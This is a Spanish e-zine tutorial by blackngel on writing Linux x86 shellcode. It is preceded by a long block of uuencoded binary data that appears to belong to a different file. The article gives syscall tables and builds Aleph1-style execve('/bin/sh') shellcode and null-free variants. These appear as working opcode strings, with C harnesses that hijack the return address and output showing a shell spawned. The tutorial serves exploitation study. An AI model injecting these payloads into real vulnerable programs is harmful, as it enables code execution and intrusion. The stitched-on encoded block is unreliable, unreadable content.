M$;32T@EX]GA[FBZ(DN_H2)+_\&%>,U_>FT*(@SE 1R<(G/(D7]E?Y\L<MM<$
M::0UG'I9:$IL@AK;K[BRLRS/X0K:,$J_]9_-"-DA]HL?SV-""-U[O_QBU(6X
M\^IF,<9/?T-BY7KUL#>6,K%5#4'/@S\Z1;>]2]S!T$1;QLE#8[<K,PJLY<83
M-D+W"J2/C0T;V8EBOSXC,N9$H8C&&8Y%U>)[.LF=*?TXA9@/&M4:7LX,9-7@
MPC+X*!@B)#N>4V>^;+0BL%9MN;.W(>,1EN('.C"["]N;/4.",@46H^F'Z7+?
M6<CQV.'X(35KH9">&(?M5/%I\9V1SXF[\G 0X'U[@!-'E81WJE3./F"OG6EO
M/[7G%R-J;_A._U^P4ZSGEF6;5/Q7.9".CK9.JUA[?WKK$ Q+54V1\[?S=U%Z
M3O)QTZ-GX6*2;TD/L_#26IPFA2S5C\V2*^( \9J"])>1L8QG GB,_; &+H>;
MB3;>A8>;$#V7=H5M*]O 5(N8Q&$Z017LF)KF_NCHB?W;YE?*COP9N0HXZD_F
M?35;E48C@4:^P/U.M0RK.&M85,('1G]%>G'O%75.:"AF"S$+^1,?7DF416^@
ML@7V^$BG!JB'7D>CD8Y_Y"*T_AI;_#(DE*X]N5V?4]HZEB PHIH.-WN90<!
MY^$O6 5&%&')GR1H[CLL:L6,N\<Z S=98+]RM2ZK]P"^'0\?9\S0>-Y!Q*6B
M$2G\0O1*9VKYVIV9:<UG:(SIG[2C/NR")D0A&L'[UC)HCPB&8#,;S*=- _-M
ML=9UL$VX @!H#EH:M<))DL1,V4411 D*D:FZJZE$V']M,Z%D/@9*_K^5,Y'B
M/X=E.D/4[!X"Q,0U,JF5Q'@Z7V#)-UC;3+D,_VT\ 3*3K&[*LF;J2]]T_U8;
M72A3=S.M\32'WQ5 \XBK'G:=K=VAE+>!6H:9 -QX.#Q2A ]GJYT8P8IM^7G&
M96HIVMXE*")1Y=Q0N])TKF6IMLM%48 K4:NO'+I3%04Z2#>"88&CHN0ISFSC
M4W).:S:9H@BB(NOGX)[LCH-@&HT-;2K\LRM+F\W9!#4[-N)]ANK?O]10+403
MC$PP#'M/+2 #98$< JO/+/(>GE#T_0H/!\$8V 14=A6W04#\[XT2U,O-\A)_
MEVZCPK1DY4\F*@U6DLL]\$B(F*.NU/*G(_'M30]6F63CH"2PYEP7JJCRCU7]
M][R7#JO,R((.X5L8LQ3GD>$']!3R#CZ.^C>!Q,7]J\&18$.67_@>@AYUN]3E
M9UO*FL?4RV&8(X=5%Z0L3%#HG[$'I67K\ET2UYIO\CI0TF9JLI/OLS-0('(#
MI9,4TTW@?&+(.A6?TR*RPXI,+QRI3,PXNKU-%3;!'TD*)JL0$] ]V0>ZG+)Q
M4 >!AF2A]H'T'S"JSYO8TU/4G869U5[C>/\B52JZHBHV=R!(B @XA?F7#1;\
MFO(?J3[G'M.SK-@BIJ;\D0^(GVSB=.XOU73LA[-0NFU2*<3N259ASG)) Y6-
M)& A\3,9[_S:M*DZ:JA4'?0\H @V4YX&WH&GUZ'7<YE_K-QR$-!K$6U6<TU#
M*LT ]R.VC8">Y:+)L$P*>\30@+:N?61GEDH(>U;=Y_HL L:09QXS5AM$JR>9
M6'TRYE9%C,Y6&ITB)]/'5B?G'G#&/&&=W "VZEJ-*L^3)J![Z&P[EKEP4U[&
MP6=#T)?N2W%6<UW6.O<(L5CE5SC.@Q Y@\^"W;S^I $/0E_DA W>,0^W!O-0
M(9=UW[_QX-#1R;4"O#=:8RH_*7@85.G6K[2:=NK]DXC9G.%$(FU Q0=ON/&V
M-K5 3#8W8Q<_TOI]<G<^32H'I()T&MN W .([5VZ8<R:IOM_W/BF;80+>@;8
MY"48<]F3B=@6,"$4PT:2U>0<1MA%JD.^T_"F!VJMOX_*$N$$%%L?7^YG$7&\
M>'75/;JU%1OH2I.Q/Z/B.5='!(,84>O*/L_1\&Y@$A"I>029A=I-206'!B/7
MVY?,:LI>1ER'>]2%G[M5 5P'#QW8T3,[W*.'JBR+O+.(G3'(CLA-YP'1KJ)F
M*P^(_2<7JWT/MA(I!@M(WRI_L5!;(!YVJI]-*WK!8!"TDC:=UE:=,OD9,BE,
M(K;B(Z^E1E.I0/I[\) 5DK <H,_DNZD2-$J=&:7I$SQU1_Z4*,R4''(OA5.D
MD>H4_C46!G2Q8A.E70][J?W][.35N#A98$2! ^K.M?GXL5W)D*-#2>;*+AD<
M >AL P=]WWOF';]BMQ7]<B8Q/0G*"9PMEN/VQM1JMA@AQB_^S]%MSB0[H-,\
M9C+TP3LZO:/#_DC=:!1E0WN2]9@/%Q95RFJ2?>L"W!2O53]8L+6'N,7U />6
M9_)MH5DWR02"I7O&L,AN$93R\M!0*C&W9[I?.?Q V+WCM2,?[]'+E"(6FUR?
MSF*O_/F&%A.S_ PVQT0#$LSI$(F$KB0 &R"??<H!],S0([]:CR]=\;(')'RS
M.<I/1K;.$8[ S*A@:B5U[0]D" <#;D3F4A[ULINW$C7%-Y46Z_(>(+!X-#.<
MY]8\ %R6S"YGR8'X*P(L91+I0G,.U]&8)HX SX[<0_XSZ9D-M>)L"-D&EYZF
MG#+N_1J'K\ :\*6V..HT$DIV$A.IG%"$J1PWW4FMS*+,T5)YV)PZG'>QN(U
MGRN;P'&FLL<[P9Q^^C[-9JVD-:7@C#EY]UA5@U9M$_ MK\*2:"M+W*W=%VI=
MA1"+:BH,_B2W?LZ/[\=Z=5&-&5?2MBY$*Q3XL#G/&7/0$!45=.1V02K(++QH
```

```
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
E"6R45(!$ S%YAHT9>(,F= @-KCL*\%]4WK?&7NKWQ#U[ $ ' .H"
```

end

EOF



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introduccion

Hola, soy Troy McClure. Me recordaran de otros documentales de naturaleza como Earwigs: Eww! y El hombre contra la naturaleza: El camino de la victoria.

Ademas, es posible que me recuerden de otros textos como "Jugando con Frame Pointer" y "Format Strings (Paso a Paso)", amen de algunos otros.

Bien, una vez he descargado un poco de adrenalina, me dispongo ahora a comentar de que va este articulo.

Creo que es mas que evidente que en un e-zine dedicado a la explotacion de vulnerabilidades, el cual cuenta ademas entre sus articulos con un gran menu sobre overflows, seria una desconsideracion por mi parte no proporcionar una breve guia acerca de como programar tus propios Shellcodes, esos paquetes bomba que introduces normalmente en algun buffer con el objetivo de que sean el nucleo de una ejecucion de codigo arbitrario.

Como dice el titulo, las Shellcodes seran desarrolladas para un sistema operativo Linux bajo un arquitectura de procesador x86. Esto deja las puertas abiertas a aquellos que se atrevan a presentar cualquier otra plataforma.

Por esta razon de base, espero que lo que viene a continuacion sea de alguna utilidad en tus desarrollos.

---[2 - Llamadas de Sistema

Un Shellcode no es mas que una cadena de codigos de operacion hexadecimales (opcodes en la jerga), extraidos a partir de instrucciones tipicas de lenguaje ensamblador.

En realidad tu podrias codear cualquier programa en ensamblador, extraer sus opcodes, y convertirlo en una shellcode. Pero desgraciadamente existen dos limitaciones:

1) La longitud del buffer que permita almacenar ese shellcode.
2) Una cadena no puede contener bytes NULL como (0x00).

La primera de las limitaciones a veces puede solventarse cuando la shellcode es almacenada en una variable de entorno y el registro EIP se redirecciona a este lugar.

La segunda como es de suponer, radica en que un caracter '\0' en el Sistema Operativo Linux tiene el significado de "final de cadena", por lo que seria desechado lo que hubiera por delante de ese caracter.

Si hay algo que tienen en comun todas las shellcodes, es que hacen uso de las llamadas al sistema o "syscall's", para lograr sus objetivos.

Una syscall es el modo que tiene Linux de proporcionar comunicacion entre el nivel de usuario y el nivel de kernel. Por ejemplo, cuando queremos escribir algo en un archivo, y hacemos uso de "write()", el programa produce una interrupcion de modo que el control se pase al kernel, y sea este quien en definitiva escriba los datos en el disco.

Aqui una lista de las llamadas de sistema normales:

```
---
 |   $ head -n 80 /usr/include/asm/unistd.h
 |   #ifndef _ASM_I386_UNISTD_H_
 |   #define _ASM_I386_UNISTD_H_
 |
 |   /*
 |   * This file contains the system call numbers.
 |   */
 |
 |   #define __NR_exit 1
 |   #define __NR_fork 2
 |   #define __NR_read 3
 |   #define __NR_write 4
 |   #define __NR_open 5
 |   #define __NR_close 6
 |   #define __NR_waitpid 7
 |   #define __NR_creat 8
 |   #define __NR_link 9
 |   #define __NR_unlink 10
 |   #define __NR_execve 11
 |   #define __NR_chdir 12
 |   #define __NR_time 13
 |   #define __NR_mknod 14
 |   #define __NR_chmod 15
 |   #define __NR_lchown 16
 |   #define __NR_break 17
 |   #define __NR_oldstat 18
 |   #define __NR_lseek 19
 |   #define __NR_getpid 20
 |   #define __NR_mount 21
 |   #define __NR_umount 22
 |   #define __NR_setuid 23
 |   #define __NR_getuid 24
 |   #define __NR_stime 25
 |   #define __NR_ptrace 26
 |   #define __NR_alarm 27
 |   #define __NR_oldfstat 28
 |   #define __NR_pause 29
 |   #define __NR_utime 30
 |   #define __NR_stty 31
 |   #define __NR_gtty 32
```

```
 |   #define __NR_access 33
 |   #define __NR_nice 34
 |   #define __NR_ftime 35
 |   #define __NR_sync 36
 |   #define __NR_kill 37
 |   #define __NR_rename 38
 |   #define __NR_mkdir 39
 |   #define __NR_rmdir 40
 |   #define __NR_dup 41
 |   #define __NR_pipe 42
 |   #define __NR_times 43
 |   #define __NR_prof 44
 |   #define __NR_brk 45
 |   #define __NR_setgid 46
 |   #define __NR_getgid 47
 |   #define __NR_signal 48
 |   #define __NR_geteuid 49
 |   #define __NR_getegid 50
 |   #define __NR_acct 51
 |   #define __NR_umount2 52
 |   #define __NR_lock 53
 |   #define __NR_ioctl 54
 |   #define __NR_fcntl 55
 |   #define __NR_mpx 56
 |   #define __NR_setpgid 57
 |   #define __NR_ulimit 58
 |   #define __NR_oldolduname 59
 |   #define __NR_umask 60
 |   #define __NR_chroot 61
 |   #define __NR_ustat 62
 |   #define __NR_dup2 63
 |   #define __NR_getppid 64
 |   #define __NR_getpgrp 65
 |   #define __NR_setsid 66
 |   #define __NR_sigaction 67
 |   #define __NR_sgetmask 68
 |   #define __NR_ssetmask 69
 |   #define __NR_setreuid 70
 |   #define __NR_setregid 71
 |   .......
 |   .......
 |   #define __NR_socketcall 102
 |   .......
---
```

Cuando pensamos en una shellcode clasica, podemos sacar 3 clasicas llamadas de sistema:

```
   1 - setreuid(0,0);  -> #define __NR_setreuid 70

   2 - excve("/bin/sh", args[], NULL); -> #define __NR_execve 11

   3 - exit(0); -> #define __NR_exit 1
```

Ejecutar una de estas syscall en ensamblador, es demasiado sencillo, tan solo hay que establecer los registros del procesador del modo adecuado siendo:

```
   EAX -> El numero de la syscall correspondiente
   EBX -o
   ECX  |
   EDX  |-> Los parametros asociados a la syscall.
   ESI  |
   EDI -o
```

NOTA: Hay que darse cuenta que los numeros de las syscalls estan definidos en
      formato decimal. En ensamblador acostumbraremos a pasarlos a hexadecimal.

Con toda esta informacion, podemos poner el clasico ejemplo del programa que
solo ejecuta una llamada a "exit(0)".

[---]

```
/* salir.c */

#include <stdlib.h>

void main() {
   exit(0);
}
```

[---]

```
blackngel@mac:~$ gcc salir.c --static -o salir
blackngel@mac:~$ gdb -q ./salir
(gdb) disass _exit
Dump of assembler code for function _exit:
0x0804dfbc <_exit+0>:   mov    0x4(%esp),%ebx   ; argumento de exit()
0x0804dfc0 <_exit+4>:   mov    $0xfc,%eax       ; syscall 252
0x0804dfc5 <_exit+9>:   int    $0x80            ; exit_group()
0x0804dfc7 <_exit+11>:  mov    $0x1,%eax        ; syscall "1"
0x0804dfcc <_exit+16>:  int    $0x80            ; exit()
0x0804dfce <_exit+18>:  hlt
End of assembler dump.
(gdb)
```

Es decir, que muy facil, en realidad la llamada a exit_group() es un agregado
de GCC, por lo demas a nosotros nos interesa solo exit().

Nosotros mismos podemos escribir el mismo programa en ensamblador sin la
necesidad de realizar la llamada a "exit_group()":

[-----]

```
section .text
global _start

_start:

   xor eax, eax ; eax = 0 -> Limpieza
   xor ebx, ebx ; ebx = 0 -> 1er Parametro
   mov al, 0x01 ; eax = 1 -> #define __NR_exit 1
   int 0x80     ; Ejecutar syscall
```

[-----]

Ahora podemos compilarlo y enlazarlo del siguiente modo:

```
blackngel@mac:~$ nasm -f elf salida.asm
blackngel@mac:~$ ld salida.o -o salida
blackngel@mac:~$ ./salida
blackngel@mac:~$
```

Hasta este punto no sabemos si el programa se ha ejecutado correctamente,
porque como se limita a "salir", no podemos ver nada. Aunque debemos tener
en cuenta que NO obtener un fallo de segmentacion es algo significativo.

Muchos ya conoceis el programa "strace()" que permite ver precisamente las
llamadas al sistema que son ejecutadas durante el transcurso de una aplicacion.

Nosotros vamos a convertir primero nuestro programa en una cadena shellcode tradicional, y luego veremos que ocurre.

```
blackngel@mac:~$ objdump -d ./salida

./salida:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       31 db                   xor    %ebx,%ebx
 8048064:       b0 01                   mov    $0x1,%al
 8048066:       cd 80                   int    $0x80
blackngel@mac:~$
```

Es genial que se conserve todo tan limpio. El mismo programa en lenguaje C hubiera agregado varias secciones mas y ensuciado nuestro codigo. Cojamos nuestros opcodes:

[-----]

```
char shellcode[] = "\x31\xc0\x31\xdb\xb0\x01\xcd\x80";

void main()
{
   void (*fp) (void);

   fp = (void *)shellcode;

   fp();
}
```

[-----]

```
blackngel@mac:~$ gcc sc.c -o sc
blackngel@mac:~$ ./sc
blackngel@mac:~$ strace ./sc
execve("./sc", ["./sc"], [/* 37 vars */]) = 0
brk(0)                                  = 0x804a000
[..................]
[..................]
[..................]
_exit(0)                                = ?
Process 13568 detached
blackngel@mac:~$
```

Genial, podemos ver como nuestra llamada _exit(0) es ejecutada correctamente.

Hay algo interesante a observar antes de que continuemos. La forma que hemos probado para la ejecucion de la Shellcode, fue tan simple como declarar un puntero de funcion, y hacer que su direccion se corresponda con el inicio de la cadena shellcode[]. De este modo, cuando la funcion sea llamada, el codigo sera ejecutado correctamente.

Recordando el articulo de Aleph1, muchos ya saben que otra de las formas mas clasicas de probar una shellcode era con el siguiente fragmento:

[-----]

```
char shellcode[] = "\x31\xc0\x31\xdb\xb0\x01\xcd\x80";
```

```
void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
}
```

[-----]

Esto es mucho mas confuso, en realidad se provoca una especie de desbordamiento de buffer. Es decir, al ser "*ret" la unica variable local declarada, se supone que justo detras de esta se encuentran EBP y EIP, lo que hace la operacion (+) es moverse dos posiciones en la memoria mas alla, de modo que luego "ret" se convierta en EIP, y se cambia su valor por el del inicio de "char shellcode[]". Cuando main() retorne, nuestro codigo sera ejecutado.

He explicado esto debido a que esta segunda tecnica no es totalmente portable al menos para las pruebas. Por ejemplo ejecutando strace tras compilar con las versiones de gcc 4.1 y 3.3 se obtineen los siguientes resultados:

```
blackngel@mac:~$ gcc sc.c -o sc
blackngel@mac:~$ strace ./sc
execve("./sc", ["./sc"], [/* 37 vars */]) = 0
brk(0)                                  = 0x804a000
[.................]
[.................]
[.................]
exit_group(134518092)                   = ?
Process 14806 detached

blackngel@mac:~$ gcc-3.3 sc.c -o sc
blackngel@mac:~$ strace ./sc
execve("./sc", ["./sc"], [/* 37 vars */]) = 0
brk(0)                                  = 0x804a000
[.................]
[.................]
[.................]
_exit(0)                                = ?
Process 14813 detached
blackngel@mac:~$
```

Comprobamos que solo con GCC-3.3 nuestro programa se ejecuto del modo correcto.

---[3 - Viaje al Pasado

Vale, cierto, aprovechar un buffer overflow para finalmente solo ejecutar una llamada a exit(0) es bastante pobre. Es por ello que el objetivo principal de todo shellcode es ejecutar precisamente una "shell de comandos" (cuando no un comando invidiual).

El nucleo de esta clase de shellcodes es una llamada a execve(), con el primer y segundo parametros establecidos a una cadena "/bin/sh". Segun Aleph1, era algo como lo siguiente:

[-----]

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
```

```
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

[-----]

El mayor problema a la hora de traducir este codigo a ensamblador, radica en como hacer referencia a la cadena "/bin/sh" cuando se desean establecer los parametros de la syscall.

Y el truco que vino a solucionar definitivamente este problema fue mas que increiblemente ingenioso. Se basa en utilizar una estructura como la siguiente:

```
    o---jmp offset_to_call
    |   popl %esi <----------o
    |   [codigo shell]       |
    |   ..............       |
    |   ..............       |
    |   [codigo shell]       |
    o-> call offset-to-popl -o
        .string \"/bin/sh\"
```

Todos los que conocen un poco de ensamblador, saben que lo primero que se hace cuando una instruccion CALL es ejecutada, es pushear el valor de EIP en la pila, valor que resulta ser exactamente la siguiente instruccion a ejecutar, en este caso "/bin/sh" (que no es una instruccion por supuesto).

Sabiendo esto, el truco esta en colocar un salto (jmp) antes de la shellcode, para ir directamente a la instruccion CALL, que va seguida de la cadena que nos interesa, seguidamente, este CALL va encaminado a la siguiente instruccion despues del primer "jmp", cuyo objetivo es precisamente popear el valor recien pusheado por CALL, que es EIP, y se almacena en "%esi", a partir de ese momento el resto del codigo shell puede hacer referencia a la cadena "/bin/sh" haciendo uso solo del registro "%esi".

Vamos a explicar un poco ahora lo que hace el shellcode de Aleph1:

[-----]

```
        jmp    0x26             ; Salto al Call
        popl   %esi             ; Comienzo de:   "/bin/sh"
        movl   %esi,0x8(%esi)   ; Concatenar :   "/bin/sh_/bin/sh"
        movb   $0x0,0x7(%esi)        ; '\0' al final: "/bin/sh\0/bin/sh"
        movl   $0x0,0xc(%esi)   ; '\0' al final: "/bin/sh\0/bin/sh\0"
        movl   $0xb,%eax        ; Syscall 11 ----------------------o
        movl   %esi,%ebx        ; arg1 = "/bin/sh"                  |
        leal   0x8(%esi),%ecx   ; arg2[2] = {"/bin/sh", "0"}        |
        leal   0xc(%esi),%edx   ; arg3 = NULL                       |
        int    $0x80            ; excve("/bin/sh", arg2[], NULL) <--o
        movl   $0x1, %eax       ; Syscall 1 --o
        movl   $0x0, %ebx       ; arg1 = 0    |
          int    $0x80           ; exit(0) <---o
        call   -0x2b            ; Salto al Jump
        .string \"/bin/sh\"     ; Nuestra cadena
```

[-----]

Si lees detenidamente mis comentarios, veras que no es mas que un juego en el que se deben ir componiendo con precision las piezas.

Podemos extraer los opcodes si primero introduces todo el codigo anterior en una llamada a: __asm__("");

Obtendras algo como esto:

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Si bien podras ejecutar este codigo tanto con el metodo de Aleph1, como si decides declarar un puntero de funcion, esta shellcode tiene un problema a la hora de utilizarse en un caso real de buffer overflows. Y es precisamente la limitacion de la que hablamos al principio de este articulos sobre el contenido de bytes NULL.

Al introducir esta Shellcode un buffer, seria interpretada como una cadena y se cortaria al llegar a este punto: "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00". Por lo tanto nuestro intento quedaria frustrado.

Es por este motivo que se debe desarrollar un codigo todavia mas limpio que evite cualquier tipo de caracter no apto en nuestra cadena. Los consejos son utilizar instrucciones como "xor reg,reg" en vez de "movl 0,reg" y utilizar el temano de registro mas pequeno posible, por ejemplo "al" en vez de "ax". Siguiendo estas instrucciones, Aleph1 reconstruyo su shellcode de esta manera:

[-----]

```
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes -> eax = 0
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes -> al = 11 [excve()]
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes -> ebx = 0
        movl   %ebx,%eax               # 2 bytes -> eax = ebx = 0
        inc    %eax                    # 1 bytes -> eax += 1
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
```

[-----]

Los opcodes resultantes son los siguientes:

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Ademas, esto es estupendo para nuestros propositos, ya que logramos muchas mas ventajas:

1) Nos deshacemos de los caracteres NULL.
2) Minimizamos el tamano de la Shellcode.
3) Maximizamos el rendimiento de la Shellcode.

Con respecto a la longitud de nuestro codigo shell, piensa que puede ser un factor francamente importante ante buffer's explotables que resulten ser demasiado pequenos. Piensa tambien que en los ejemplos que hemos mostrado, podrias suprimir sin miedo alguna el codigo correspondiente a la llamada exit(0).

Este codigo es "prescindible":

```
        movl   $0x1, %eax       ; Syscall 1 --o
        movl   $0x0, %ebx       ; arg1 = 0    |
        int    $0x80            ; exit(0) <---o
```

Para terminar con el metodo antiguo, me gustaria mostrar el codigo utilizado en los libros: "The Shellcoders Handbook" y "Hacking: The Art of Explotation".

La esencia es la misma, solo que se utiliza la sintaxis de NASM, los saltos se hacen a traves de etiquetas, y la cadena o string (db) nos ofrece una idea muy intuitiva del puzzle que esta a punto de ser montado.

[-----]

```
     global _start
_start:
     jmp short     GotoCall
shellcode:
     pop           esi
     xor           eax, eax
     mov  byte     [esi + 7], al
     lea           ebx, [esi]
     mov  long     [esi + 8], ebx
     mov  long     [esi + 12], eax
     mov  byte     al, 0x0b
     mov           ebx, esi
     lea           ecx, [esi + 8]
     lea           edx, [esi + 12]
     int           0x80
GotoCall:
     Call           shellcode
     db            '/bin/shJAAAAKKKK'
```

[-----]

La prueba de todo:

```
blackngel@mac:~$ objdump -d ./sc1

./sc1:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060: eb 1a                     jmp    804807c <GotoCall>

08048062 <shellcode>:
 8048062:       5e                  pop    %esi
 8048063:       31 c0               xor    %eax,%eax
 8048065:       88 46 07            mov    %al,0x7(%esi)
 8048068:       8d 1e               lea    (%esi),%ebx
 804806a:       89 5e 08            mov    %ebx,0x8(%esi)
 804806d:       89 46 0c            mov    %eax,0xc(%esi)
 8048070:       b0 0b               mov    $0xb,%al
 8048072:       89 f3               mov    %esi,%ebx
 8048074:       8d 4e 08            lea    0x8(%esi),%ecx
 8048077:       8d 56 0c            lea    0xc(%esi),%edx
 804807a:       cd 80               int    $0x80

0804807c <GotoCall>:
 804807c:       e8 e1 ff ff ff      call   8048062 <shellcode>
```

```
 8048081:       2f                      das
 8048082:       62 69 6e                bound  %ebp,0x6e(%ecx)
 8048085:       2f                      das
 8048086:       73 68                   jae    80480f0 <GotoCall+0x74>
 8048088:       4a                      dec    %edx
 8048089:       41                      inc    %ecx
 804808a:       41                      inc    %ecx
 804808b:       41                      inc    %ecx
 804808c:       41                      inc    %ecx
 804808d:       4b                      dec    %ebx
 804808e:       4b                      dec    %ebx
 804808f:       4b                      dec    %ebx
 8048090:       4b                      dec    %ebx
```

```
blackngel@mac:~$ cat sc2.c

char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41"
        "\x4b\x4b\x4b\x4b";

int main()
{
   int *ret;
   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
}

blackngel@mac:~$ ./sc2
sh-3.2$ exit
exit
blackngel@mac:~$
```

Prueba tu mismo a borrar toda la cadena "\x4a\x41\x41\x41\x41\x4b\x4b\x4b\x4b", y comprobaras como tu shellcode todavia sigue funcionando.

Te gustaria continuar con el viaje?

---[4 - Viaje al Presente

El presente no tiene mucho misterio por el momento, la diferencia con respecto al metodo de Aleph1 se basa en que ya no es necesario el uso de los saltos (jmp y call) para referenciar la cadena "/bin/sh".

Alguien muy astuto se dio cuenta de que podia obtener el mismo resultado haciendo un buen uso del stack. Ya que todos sabemos que %esp apunta siempre a la cima de la pila, podemos ir metiendo elementos en la pila e ir copiando la direccion de %esp a los registros que corresponden a cada parametro de la syscall.

Para que quede mas claro, pongamos un ejemplo absurdo. Debes recordar que los valores en la pila se introducen en orden inverso. Si deseamos colocar en el registro %ebx la cadena "abc", podriamos decir que hacer lo siguiente es valido

```
   push "\0"
   push "C"
   push "B"
   push "A"
   mov ebx, esp
```

Y te preguntaras. Y entonces como colocamos la cadena "/bin/sh" en la pila?

El truco esta en partir la cadena en dos subcadenas de tal modo que queden asi:

- "/bin"
- "//sh"

Hay que tener en cuenta que esta construccion es valida:

```
blackngel@mac:~$ /bin//sh
sh-3.2$ exit
exit
blackngel@mac:~$
```

Si transformamos sus valores en hexadecimal (hexdump), entonces ya podemos hacer algo como esto:

```
   xor eax, eax          ; eax = 0
   push eax              ; "\0"
   push dword 0x68732f2f ; "//sh"
   push dword 0x6e69622f ; "/bin"
   mov ebx, esp          ; arg1 = "/bin//sh\0"
```

